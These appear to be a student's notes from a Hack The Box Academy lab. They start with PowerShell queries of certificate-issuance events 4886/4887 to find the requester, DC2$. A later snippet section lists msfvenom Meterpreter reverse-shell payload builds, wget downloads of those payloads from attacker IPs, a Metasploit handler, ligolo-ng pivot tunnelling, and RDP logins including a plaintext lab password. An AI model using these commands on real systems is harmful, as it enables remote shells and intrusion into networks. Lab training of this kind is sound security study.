12/19/2022 10:11:28 PM        4887 Information      Certificate Services approved a certificate request and issued a...
12/19/2022 10:11:25 PM        4887 Information      Certificate Services approved a certificate request and issued a...
```

-> Hence, we can see that the earliest certificate is irequested and issued on 12/19/2022, 12-19-2022 in formatting.


Skills Assessment

Question

- Replicate the attack described in this section and view the related 4886 and 4887 logs. Enter the name shown in the Requester field as your answer. (Format: EAGLE....).
  -> We follow what is in the section, but when we view the logs, we will have to use the terminal option as follows on a windows machine (dc1 or ws001)


```
runas /user:eagle\htb-student powershell
```

```
PS C:\WINDOWS\system32> New-PSSession PKI

Enter-PSSession PKI

Get-WINEvent -FilterHashtable @{Logname='Security'; ID='4886'}
Get-WINEvent -FilterHashtable @{Logname='Security'; ID='4887'}

$events = Get-WinEvent -FilterHashtable @{Logname='Security'; ID='4886'}
$events[0] | Format-List -Property *
```



-> Where we obtained that DC2$ is the requester.

-> We can also see the event id 4768 for tgt request from DC2$ logged on the DC1, which shows a TGT is requested at an suspicious IP address.



Useful snippet of code for reuse

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-level:2 /u:bob /p:'<redacted>' /v:172.16.18.25 /tls-seclevel:0 /timeout:80000
```

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-level:2 /u:htb-student /p:'HTB_@cademy_stdnt!' /v:172.16.18.3 /tls-seclevel:0 /timeout:80000
```

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-level:2 /u:kali /p:'<redacted>'' /v:10.129.2.152 /tls-seclevel:0 /timeout:80000
```

```
ssh kali@10.129.2.152
```

```
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-level:2 /u:htb-student /p:'<redacted>' /v:10.129.122.217 /tls-seclevel:0 /timeout:80000
```

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.104 LPORT=9001 -f exe > academy_shell.exe

wget http://10.10.14.104:8000/academy_shell.exe -outfile academy_shell.exe

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.16.5 LPORT=9001 -f elf > academy_shell.elf

wget http://10.10.16.5:8000/academy_shell.elf
```

```
msfconsole -q

use multi/handler
set lhost 10.10.16.5
set lport 9001
set payload linux/x64/meterpreter/reverse_tcp
run

chmod +x academy_shell.elf
./academy_shell.elf
```

```
upload ~/Desktop/htb/tools/ligolo-ng-0.5.2/agent

cd ~/Desktop/htb/tools/ligolo-ng-0.5.2/
sudo ip tuntap add user eric mode tun ligolo
sudo ip link set ligolo up

./proxy -selfcert

./agent -connect 10.10.16.5:11601 -ignore-cert
[Ctrl+Z]

session
start
ifconfig

sudo ip route add 172.16.18.0/24 dev ligolo
ip route
```